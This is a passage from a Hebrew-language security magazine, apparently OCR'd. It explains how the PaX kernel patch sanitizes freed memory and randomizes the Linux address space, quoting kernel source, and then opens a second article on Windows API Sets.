
[mm/slab_common.c]

ביצירת ה-slab, נבדוק את ההגדרה כפי שהוגדרה בעליה מקודם. וכפי שניתן לראות, אין זכר ל-FAST. מכיוון שההקשחה היא בינארית - האם למחוק את המידע בעת שחרור הזיכרון או לא, נבחר ב-*PAX_SANITIZE_SLAB_FULL*.

נקודה חשובה מאוד שחייבים לשים לב אליה היא הנקודה הבאה:

```
static int calculate_sizes(struct kmem_cache *s, int forced_order)
{
...
       if (((flags & (SLAB_DESTROY_BY_RCU | SLAB_POISON)) ||
#ifdef CONFIG_PAX_MEMORY_SANITIZE
               (!(flags & SLAB_NO_SANITIZE)) ||
#endif
               s->ctor)) {
               /*
                * Relocate free pointer after the object if it is not
                * permitted to overwrite the first word of the object on
                * kmem_cache_free.
                *
                * This is the case if we do RCU, have a constructor or
                * destructor or are poisoning the objects.
                */
               s->offset = size;
               size += sizeof(void *);
       }
…
static inline void set_freepointer(struct kmem_cache *s, void *object, void *fp)
{
       *(void **)(object + s->offset) = fp;
}
```

[mm/sub.c]



מכיוון ש-Slub הוא מנגנון "יעיל" יותר אשר משתמש בחוצץ עצמו עבור ה-metadata שלו (באופן דומה לפעולה של malloc על חוצצים משוחררים), מנגנון ה-Slub מנהל freelist בעזרת metadata על החוצץ עצמו. אבל מכיוון שנרצה לאפס את תוכן החוצץ, לא ניתן להשתמש בחוצץ עצמו למיקום ה-freepointer לחוצץ הפנוי הבא.

לכן, במקרה הזה נאלץ להגדיר את ה-offset המצביע על מיקום ה-freepointer לסוף האובייקט ולהצהיר על כך שהאובייקט גדול במצביע אחד נוסף.

```
static __always_inline void slab_free(struct kmem_cache *s,
                      struct page *page, void *x, unsigned long addr)
{
...
#ifdef CONFIG_PAX_MEMORY_SANITIZE
       if (!(s->flags & SLAB_NO_SANITIZE)) {
              memset(x, PAX_MEMORY_SANITIZE_VALUE, s->object_size);
              if (s->ctor)
                     s->ctor(x);
       }
#endif
```

[mm/sub.c]

ולבסוף, בעת שחרור של אובייקט slab כלשהו נבצע memset על מצביע האובייקט המשוחרר. כמובן שנקרא ל-Constructor במקרה וקיים, על-מנת לספק אובייקט חדש מאותחל. לכן יש לשים לב, כי במקרה והוגדר slab עם Constructor, הוא יקרא בעת השחרור של האובייקט לקראת הקצאתו הבאה, בניגוד לדעה הרווחת ב-OOP כי ה-Constructor נקרא לאחר ההקצאה. במקרה זה, הקריאה נובעת משיקולי יעילות וזמינות האובייקטים בזמן ההקצאה.

```
static bool free_pages_prepare(struct page *page, unsigned int order)
{
...
#ifdef CONFIG_PAX_MEMORY_SANITIZE
       unsigned long index = 1UL << order;
#endif
...
#ifdef CONFIG_PAX_MEMORY_SANITIZE
       for (; index; --index)
              sanitize_highpage(page + index - 1);
#endif
...

static int prep_new_page(struct page *page, unsigned int order, gfp_t gfp_flags,
int alloc_flags)
{
...
#ifndef CONFIG_PAX_MEMORY_SANITIZE
       if (gfp_flags & __GFP_ZERO)
              for (i = 0; i < (1 << order); i++)
                     clear_highpage(page + i);
#endif
```

[mm/page_alloc.c]

בנוסף לאתחול הדפים בהחזרה ל-slab-ים המקוריים, PaX אוכף אתחול גם בהקצאות ושחרורים של דפים באופן גנרי, מעל ה-Buddy System. באופן כללי, עבור כל הקצאה/שחרור של דף, PaX ימפה את הדף ל-High Memory, ינקה אותו ואז ימחק את המיפוי, לטובת המיפוי האמיתי, כפי שניתן לראות למעלה.

בהקצאת דפים, נעבור דף-אחר-דף, נמפה אותו ל-highmem אם נדרש, נאפס אותו ונשחרר את המיפוי.

```
static inline void clear_highpage(struct page *page)
{
	void *kaddr = kmap_atomic(page);
	clear_page(kaddr);
	kunmap_atomic(kaddr);
}

static inline void sanitize_highpage(struct page *page)
{
	void *kaddr;
	unsigned long flags;

	local_irq_save(flags);
	kaddr = kmap_atomic(page);
	clear_page(kaddr);
	kunmap_atomic(kaddr);
	local_irq_restore(flags);
}
```

[include/linux/highmem.h]

PAX_ASLR && PAX_RANDMAP

אחרון חביב ברשימת המנגנונים לסקירה הזו, הוא ה-ASLR של PaX. ראשי התיבות הוא Address Space Layout Randomization. זהו מנגנון ידוע במערכות הפעלה, אשר מגריל את כתובות הקצאות הזיכרון של התוכנית.

למה שנרצה לעשות דבר כזה בכלל? בעיקר על-מנת להקשות על תוקפים לנצל חולשות בצורה דטרמיניסטית. כאשר קיים תוקף המנסה לנצל חולשה, יתכן שיצטרך להסתמך על כתובות בזיכרון, למשל: כתובות של פונקציות על-מנת לבצע לוגיקה מורכבת יותר כחלק מהניצול. דוגמא נוספת היא למשל בנית ROP Chain. על-מנת לממש את ה-ROP יש לדעת היכן ה-gadgets נמצאים בזיכרון. מכאן, כאשר נגריל את מרחב הזיכרון, נקשה מאוד על תוקף לנצל את החולשות הללו.

ל-Linux יש כבר מנגנון ASLR מובנה, אבל האנטרופיה שלו לא מדהימה ובנוסף הוא אינו משנה את איזורי הזיכרון של התוכנית בצורה משמעותית. על-מנת להפעיל ולכבות את ה-ASLR במערכת, ניתן לשנות את ערכו של המשתנה הגלובאלי randomize_va_space בKernel. המשתנה הזה נגיש גם בתור root. על-מנת להפעיל את ה-ASLR, יש לבצע את הפקודה הבאה (בתור root):

```
$ echo 2 > /proc/sys/kernel/randomize_va_space
```

המשתנה הזה הוא int אשר לרוב נבדק בתור ערך בוליאני מלבד במקרה יחיד של אקראיות המחסנית. לכן, כדאי שיכיל את הערך 2, לעומת 1. מעתה, כל תהליך לחדש שיווצר, ישתמש ב-ASLR של Linux (או של PaX, כתלות בכך שהחלתם את ה-patch על המערכת שלכם).

כמו לכל רכיב ב-PaX, יש ל-ASLR מספר מצבי עבודה. PaX יכול להיות מוחל על קבצי ELF במספר דרכים:

1. החלה כוללת (ברירת המחדל).
2. כחלק מה-ELF Header.
3. כחלק מה-Extended Attributes של מערכת הקבצים.

בכל מקרה, על מנת שה-ASLR יפעל בכל תצורה שהיא, על המשתנה randomize_va_space להיות true, כלומר שונה מ-0. לכן, ודאו שזה אכן המצב לפני ההמשך, אחרת שום דבר אחר לא יעבוד. ניתן להשתמש בשתי הדרכים האחרות באמצעות הכלים chpax(1) ו-paxctl(1), אך על-מנת להשתמש בהם יש לבנות את ה-Kernel עם ההגדרות PAX_PT_PAX_FLAGS/PAX_XATTR_PAX_FLAGS. אמליץ על ברירת המחדל, מכיוון שבמקרה זה האקראיות תחול על כל הרצה שהיא.

כעת, נעבור לאתחול תהליך. עבור כל ELF ש-Linux עושה עבורו execve, ה-Kernel קורא ל-load_elf_binary. הפונקציה אחראית לקרוא את קובץ ה-ELF, למפות אותו לזיכרון, למפות את ה-Interpreter (אם יש לו) ואז להריץ את ה-Interpreter.

אנצל את ההזדמנות כדי להזכיר דבר חשוב מאוד: אין משמעות כמעט בכלל לשימוש ב-ASLR עם בינאריים שעברו Linkage סטאטי. כלומר: בעת הבניה של ה-elf, יש להשתמש בדגלים `-fPIC` עבור בניה של קבצי ELF להרצה ובדגלים `-fPIE` ו-`-pie` עבור בניה של Shared Objects. יש לקרוא את man gcc(1) להסבר לא הרבה יותר מפורט.

בעצם, כאשר נאמר שנרצה לגרום למרחב הזיכרון להיות אקראי יותר, לאילו רכיבים במרחב הזיכרון נרצה לשנות את המיקום? בעצם, לכולם. אבל בכל-זאת נמנה אותם:

1. איזור ה-brk (עבור malloc, למשל).
2. ה-ELF עצמו.
3. הקצאות mmap.
    a. הקצאות עבור data.
    b. מיפויי זיכרון של ספריות דינאמיות.
4. המחסנית.

נתחיל מאיזור ה-brk, מכיוון שמקרה זה הוא הפשוט ביותר. מלבד ההגרלה שנעשית באופן טבעי, PaX מבצע הגרלה משלו.

איזור זה נחשב ל-heap של התהליך וכמו-זה, malloc עצמו משתמש בו. על-כן, נגריל גם את תחילתו.

```
static int load_elf_binary(struct linux_binprm *bprm)
{
...
#ifdef CONFIG_PAX_RANDMMAP
	if (current->mm->pax_flags & MF_PAX_RANDMMAP) {
		unsigned long start, size, flags;
		vm_flags_t vm_flags;

		start = ELF_PAGEALIGN(elf_brk);
		size = PAGE_SIZE + ((pax_get_random_long() & ((1UL << 22) - 1UL))
<< 4);
		flags = MAP_FIXED | MAP_PRIVATE;
		vm_flags = VM_DONTEXPAND | VM_DONTDUMP;
		down_write(¤t->mm->mmap_sem);
		start = get_unmapped_area(NULL, start, PAGE_ALIGN(size), 0, flags);
		...
		if (retval == 0)
			retval = set_brk(start + size, start + size + PAGE_SIZE);
...
	}
#endif
```

[fs/binfmt_elf.c]

נמשיך בכך שנגריל את כתובת ההקצאה עבור מיפוי קובץ ה-ELF אותו נריץ כעת. נשים לב ל"טריק" ש-PaX עושה כדי לודא ש-Linux יציית לכתובת שהוגרלה (elf_flags |= MAP_FIXED). אנקדוטה: טריק זה גם נעשה בכל dynamic loader כדי לודא שה-offset-ים אשר הוקצו ישארו נכונים במיפוים חוזרים.

```
static int load_elf_binary(struct linux_binprm *bprm)
{
...
			load_bias = ELF_ET_DYN_BASE - vaddr;
			if (current->flags & PF_RANDOMIZE)
				load_bias += arch_mmap_rnd();
			load_bias = ELF_PAGESTART(load_bias);
#ifdef CONFIG_PAX_RANDMMAP
			/* PaX: randomize base address at the default exe base if
requested */
			if ((current->mm->pax_flags & MF_PAX_RANDMMAP) &&
elf_interpreter) {
#ifdef CONFIG_SPARC64
				load_bias = (pax_get_random_long() & ((1UL <<
PAX_DELTA_MMAP_LEN) - 1)) << (PAGE_SHIFT+1);
#else
				load_bias = (pax_get_random_long() & ((1UL <<
PAX_DELTA_MMAP_LEN) - 1)) << PAGE_SHIFT;
#endif
				load_bias = ELF_PAGESTART(PAX_ELF_ET_DYN_BASE - vaddr
+ load_bias);
				elf_flags |= MAP_FIXED;
			}
#endif
...
		error = elf_map(bprm->file, load_bias + vaddr, elf_ppnt,
				elf_prot, elf_flags, total_size);
...
	}
#endif
```

[fs/binfmt_elf.c]

בסופו של דבר, הKernel יטען את הקובץ הניתן לו (bprm->file) לכתובת ה-FIXED שנתנה.

כעת, נבחן את קטע הקוד הבא, אשר ישמש בתור אבני הבניין להגרלת איזורי הזיכרון של ה-stack ושל הקצאות ה-mmap:

```
static int load_elf_binary(struct linux_binprm *bprm)
{
...
#ifdef CONFIG_PAX_ASLR
       if (current->mm->pax_flags & MF_PAX_RANDMMAP) {
              current->mm->delta_mmap = (pax_get_random_long() &
                                   ((1UL << PAX_DELTA_MMAP_LEN)-1)) << PAGE_SHIFT;
              current->mm->delta_stack = (pax_get_random_long() &
                                   ((1UL << PAX_DELTA_STACK_LEN)-1)) <<
PAGE_SHIFT;
       }
#endif
```

[fs/binfmt_elf.c]

שני המשתנים *delta_mmap* ו-*delta_stack* הולכים לשמש כנקודות מפתח בהמשך. לכן, אם נאתחל את RANDMAP לפי אחת האפשרויות המוזכרות מעלה, נוכל לאתחל את המשתנים הללו. שימו לב כי PaX מספק אפילו את פונקציות ה-Random בעצמו. אבל זו בעצם קריאה לפונקצית random גנרית של Linux: prandom_u32. יש לשים לב שזהו אינו urandom.

אחרי שאתחלנו משתנים שיגדירו את האקראיות של המחסנית ושל mmap, באמת צריך לגרום לאקראיות הזו לקרות. לכן, נתחיל מהמחסנית.


```
#define STACK_TOP ((current->mm->pax_flags &
MF_PAX_SEGMEXEC)?SEGMEXEC_TASK_SIZE:TASK_SIZE)
```

[arch/x86/include/asm/processor.h]

```
static unsigned long randomize_stack_top(unsigned long stack_top)
{
#ifdef CONFIG_PAX_RANDUSTACK
       if (current->mm->pax_flags & MF_PAX_RANDMMAP)
              return stack_top - current->mm->delta_stack;
#endif

/* … In load_elf_binary … */
retval = setup_arg_pages(bprm, randomize_stack_top(STACK_TOP),
                         executable_stack);
```

[fs/binfmt_elf.c]

כמובן שלפונקציה יש המשך, אבל כאן זה ממש ברור ש-PaX מכריח את הKernel להתייחס אליו קודם, לפני כל דגל אחר של מערכת ההפעלה. וכעת, ננסה למפות את הכתובת שהגרלנו. נקווה שנצליח, הרי פשוט הגרלנו מספר.




```
int setup_arg_pages(struct linux_binprm *bprm,
                    unsigned long stack_top,
                    int executable_stack)
{
      struct vm_area_struct *vma = bprm->vma;
...
      stack_top = arch_align_stack(stack_top);
      stack_top = PAGE_ALIGN(stack_top);
      bprm->p -= stack_shift;
...
      stack_expand = 131072UL; /* randomly 32*4k (or 2*64k) pages */
      stack_size = vma->vm_end - vma->vm_start;

      rlim_stack = rlimit(RLIMIT_STACK) & PAGE_MASK;
      if (stack_size + stack_expand > rlim_stack)
            stack_base = vma->vm_end - rlim_stack;
      else
            stack_base = vma->vm_start - stack_expand;

      current->mm->start_stack = bprm->p;
      ret = expand_stack(vma, stack_base);
```

[fs/exec.c]

דבר ראשון, ה-vma המוזכר כאן הוא vma שהוקצא כאשר קראו ל-execve. הוא מצביע לרשימה מקושרת (ועץ) של ה-vma-ים במרחב הזיכרון של התהליך הנוכחי. ה-vma-ים ממוינים לפי הכתובות שלהם, אבל זה לא משנה כל-כך כרגע, מכיוון שזהו ה-vma היחיד שמוקצא כרגע, והוא מוקצא בקצה הזיכרון (נבין בקרוב איך זה קרה).

מה שה-Kernel מנסה לעשות כאן זה להגדיל את המחסנית באופן די שרירותי. בנוסף, ניתן לראות כאן את השימוש ב-rlimit לגודל המחסנית. הקוד קצת מבלבל, אבל בפועל הוא נכון (ר' שרטוט להמחשה) ולבסוף מבקש להגדיל את ה-VMA לכתובת שחושבה. נשים לב גם ל-p. אמנם זהו שם שלא נותן אינדיקציה מאוד טובה למשמעותו, אבל תפקידו הוא להצביע על הכתובת הגבוהה ביותר במרחב הזיכרון, ומכיוון ש-Linux מקצא את המחסנית בכתובת הגבוהה ביותר, נעדכן את p לכתובת המחסנית.

כעת נבדוק את איזורי הזיכרון המוקצים דינאמית על-ידי מערכת ההפעלה. כידוע, הקצאה זו נעשית על-ידי mmap(2). הקצאה זו מבקשת איזור זיכרון חדש בגודל N דפים ממערכת ההפעלה וזו ממפה N דפים חדשים, מאותחלים ל-0, למרחב הזיכרון של התוכנית (שימו לב: בניגוד ל-malloc, לא ניתן להקצות זיכרון בגודל שאינו גודל של דף שלם).

גם את הקצאות אלה נרצה לקבל בצורה אקראית, לטובת טעינה של ספריות דינאמיות הנטענות באמצעות mmap על-ידי ה-dynamic loader בעליית כל תהליך. לכן נמצא את המקום בו משתמשים ב-delta_mmap.

והרי התוצאה הלא מפתיעה (אך הלא-מאוד טריוואלית):

```
void arch_pick_mmap_layout(struct mm_struct *mm)
{
        unsigned long random_factor = 0UL;

#ifdef CONFIG_PAX_RANDMMAP
        if (!(mm->pax_flags & MF_PAX_RANDMMAP))
#endif
        if (current->flags & PF_RANDOMIZE)
                random_factor = arch_mmap_rnd();

        mm->mmap_legacy_base = mmap_legacy_base(mm, random_factor);

        if (mmap_is_legacy()) {
                mm->mmap_base = mm->mmap_legacy_base;
                mm->get_unmapped_area = arch_get_unmapped_area;
        } else {
                mm->mmap_base = mmap_base(mm, random_factor);
                mm->get_unmapped_area = arch_get_unmapped_area_topdown;
        }

#ifdef CONFIG_PAX_RANDMMAP
        if (mm->pax_flags & MF_PAX_RANDMMAP) {
                mm->mmap_legacy_base += mm->delta_mmap;
                mm->mmap_base -= mm->delta_mmap + mm->delta_stack;
        }
#endif

}
```

[arch/x86/mm/mmap.c]

mmap_base הינו האיבר אשר ישמש את ה-memory manager להגבלת איזורי הזיכרון מהם ניתן להקצות למשתמש. באופן זה, מגביל PaX את טווח הכתובות האפשרי לבחירה ומממש ASLR ברמת

איזורי הזיכרון הניתנים להקצאה. בנוסף, ניתן לראות בבירור את ההגרלה הנעשית על-ידי Linux באופן סטנדרטי על-ידי arch_mmap_rand והשמה ל-mmap_base.

```
unsigned long
arch_get_unmapped_area_topdown(struct file *filp, const unsigned long addr0,
                           const unsigned long len, const unsigned long pgoff,
                           const unsigned long flags)
{
...
        info.flags = VM_UNMAPPED_AREA_TOPDOWN;
        info.length = len;
        info.low_limit = PAGE_SIZE;
        info.high_limit = mm->mmap_base;
        info.align_mask = 0;
        info.align_offset = pgoff << PAGE_SHIFT;
        if (filp) {
                info.align_mask = get_align_mask();
                info.align_offset += get_align_bits();
        }
        info.threadstack_offset = offset;
        addr = vm_unmapped_area(&info);
```

[arch/x86/kernel/sys_x86_64.c]

אין באמת מה לראות כאן. כל העבודה באמת נמצאת ב-vm_unmapped_area שמוביל בסוף ל-unmapped_area_topdown או unmapped_area כתלות בבקשת ה-info. לא אצטט את הקוד כאן מפאת הכמות המאסיבית שלו, אך אסביר את הלך הרוח בו, עבור unmapped_area_topdown, כאשר השניה היא זהה לחלוטין, מלבד החיפוש שהוא bottom-up. יש לשים לב אך ורק ל-high_limit אשר הינו האיבר שמושפע מתוספת ה-ASLR של PaX כפונקציה של mmap_base.


באופן כללי, איזורי זיכרון ב-Linux מיוצגים על-ידי מבנה נתונים הנקרא vma (vritual memory area). כל vma מכיל שני תת-מבני נתונים, המקשרים בין כל ה-vma-ים של אותו תהליך: רשימה מקושרת דו כיוונית ו[עץ אדום-שחור](). שניהם ממוינים לפי הכתובת הוירטואלית, כפי שניתן לראות בשרטוט מטה. הרשימה המקושרת מצביעה בכל vma על ה-vma הבא והקודם במרחב הזיכרון (מבחינת כתובות וירטואליות) והעץ הינו עץ אדום-שחור מאוזן גם הוא על-פי הכתובות. ברשימה בדרך-כלל משתמשים על מנת לבצע איטרציה על כלל ה-vma-ים או על-מנת לגשת לאיזורים שכנים ובעוד שמשתמשים במבנה העץ על-מנת לבצע חיפוש אחר איזורי זיכרון.

```
struct vm_area_struct {
       /* The first cache line has the info for VMA tree walking. */

       unsigned long vm_start;          /* Our start address within vm_mm. */
       unsigned long vm_end;            /* The first byte after our end address
                                   within vm_mm. */

       /* linked list of VM areas per task, sorted by address */
       struct vm_area_struct *vm_next, *vm_prev;

       struct rb_node vm_rb;
```

```
        /*
         * Largest free memory gap in bytes to the left of this VMA.
         * Either between this VMA and vma->vm_prev, or between one of the
         * VMAs below us in the VMA rbtree and its ->vm_prev. This helps
         * get_unmapped_area find a free area of the right size.
         */
        unsigned long rb_subtree_gap;
...
} __randomize_layout;
```

[include/linux/mm_types.h]

אוסיף ואומר כי rb_subtree_gap מחזיק את ה-gap המקסימלי ב-subtree אשר ה-vma הנוכחי הוא הראש שלו. איבר זה במבנה הנתונים מסייע בחיפוש אחר gap מתאים לאכלס בו את ההקצאה החדשה, כל-עוד היא בין ה-high_limit ל-low_limit המוגדרים.



נתחיל את החיפוש ראשית מסוף הזיכרון בתור מקרה קצה, למקרה וקיים זיכרון פנוי בסוף הזיכרון. נבחן האם קיים מרווח מתאים בין קצה איזור הזיכרון האחרון (gap_start) ל-high_limit שהוגדר. באם לא, נחל את החיפוש על העץ, כאשר המועמד הראשון הוא ראש העץ.

בכל איטרציה, ננסה לבחור את ה-vma אשר הינו הבן הימני, מכיוון שכתובתו גבוהה יותר. לאחר מכן, לכשהגענו לבן הימני ביותר, נבדוק את מרחקו משכנו (vm_prev). אם המרחק מספיק, נחזיק את ה-gap

הזה בתור המקום להקצאה החדשה. אחרת, נתחיל לבחור בבנים השמאליים של הענף הימני ביותר אליו הגענו. בכל בן שמאלי שוב ננסה להגיע לעלה הימני ביותר וכך הלאה.

במקרה והגענו ל-gap כלשהו אשר מכיל מספיק מקום אך נמצא מעל ה-high_limit, נאלץ לחזור אחורה עד שנגיע לצומת בה נבחר כעת בבן השמאלי, במקום הימני שנבחר. בקיצור: חיפוש על עץ בינארי ממוין.

כמובן שיש לשים לב, שה-ASLR כאן מגיע לידי ביטוי בנקודה אחת ויחידה: אותו delta_mmap אשר הגרלנו, כעת מגביל את ההקצאה מאיזור הכתובות הגבוהות. כלומר: ה-ASLR של PaX מגביל באופן אקראי את הכתובת הגבוהה ובכך מנסה לדחוס מעלה (הרי ההקצאות הן topdown) את רוב ההקצאות החל מכתובת גבוהה אקראית.

סיכום

ראינו ממש מעט מהנגיעות הקטנות של PaX ב-Memory Manager. זהו אך ורק קצה הקרחון לאבטחה המסופק ע"י התוסף. יש לקהילת האבטחה ב-Linux הרבה מאוד מה ללמוד מהתוסף הנ"ל והוא פותח הרבה אפשרויות לאבטחה (וסוגר פרצות פוטנציאליות). חשוב ללמוד ממנו וכמובן לשלב אותו במקומות הנכונים, בקונפיגורציה המתאימה.

מנגד, אי אפשר לומר שהאבטחה של Grsecurity ו-PaX מושלמת. קיימים מנגנונים נוספים הניתנים למימוש מעל Linux ולא רק ברמת ה-Kernel. מקרה זה הוא מאוד קיצוני בו יש להחליף את ה-Kernel, כאשר זה לא תמיד מצב אפשרי.

על הכותב

גילי ינקוביץ' (giliy@nyxsecuritysolutions.com) הוא מנכ"ל וחוקר האבטחה הראשי בחברת Nyx Software Security Solutions, בעל 7 שנים ניסיון באבטחת מידע, רשתות תקשורת ו- Embedded Security and Development. החברה מספקת שירותי אבטחה ומייצרת פתרונות אבטחה ייעודיים בתחום ה-Anti Exploitation.

API Set Map & AVRF

מאת שחק שלו

הקדמה


במאמר זה נכיר שני מנגנונים שמצויים במערכת ההפעלה Windows, מהו שימושם האמיתי ואיך אנחנו יכולים לנצל את עצם קיומם. שני המנגנונים, API Sets ו-Application Verifier, קיימים גם ב-Windows 10 והקוד במאמר ייתחס לגרסא העדכנית ביותר של Windows.

API Sets

רעיון ה-API Sets נובע מתהליך גדול יותר שהתרחש ב-Windows הנקרא MinWin. דמיינו גרף של קריאות מערכת המחולק לשכבות לפי סדר התלויות (Dependencies) בין המרכיבים השונים במערכת ההפעלה כך שבאופן טבעי השכבות הנמוכות בגרף מכילות את הפונקציות שיותר קריטיות למערכת ההפעלה. במערכת מתוקנת כל מרכיב בשכבה מסוימת יקרא רק למרכיב בשכבה מתחתיו אך מסתבר שב-Windows לא היה המצב כך פעם ונוצרו מצבים בהם פונקציות "נמוכות" קראו לפונקציות בשכבות גבוהות יותר שלא בהכרח נמצאות כרגע.

MinWin למעשה בא להגדיר ליבה ב-WIndows שיכולה לתפקד בעצמה ללא תלות בגורמים חיצוניים, או במילים אחרות - מאיזו שכבה בגרף נוכל פשוט "לחתוך" מטה ולהישאר עם מערכת מתפקדת עצמאית. בשביל לארגן מחדש את גרף הקריאות ב-Windows כך שקריאות מערכת ייקראו רק לקריאות מערכת אחרות הנמצאות מתחתיהן בגרף, נכנסו לתמונה API Sets.

רעיון ה-API Sets בא ומפריד בין האימפלמנטציה של קריאות מערכת לבין הארכיטקטורה בגרף הפונקציות והוא מבצע זאת בעזרת DLL-ים וירטואליים ("Virtual DLLs"). אם נתקלתם בקבצים עם Imports מוזרים כמו "api-ms-win-core-registry-l1-1-0.dll" או "api-ms-win-core-heap-l1-2-0.dll", אלה הם ה-Virtual DLLs - אשר מחולקים ארכיטקטונית והיראכית לפי סוגי הפונקציות שהם מכילים (למשל לפי פונקציות הקשורות ל-Heap/Registry/Files וכו'). תפקיד ה-API Sets הוא למפות כל Virtual DLL ל-Logical DLL שבו למעשה נמצא המימוש של הקוד - למשל ב-Kernel32.dll.



[Windows 7 and Windows Server 2008 R2 Kernel Changes - Dawie Human]

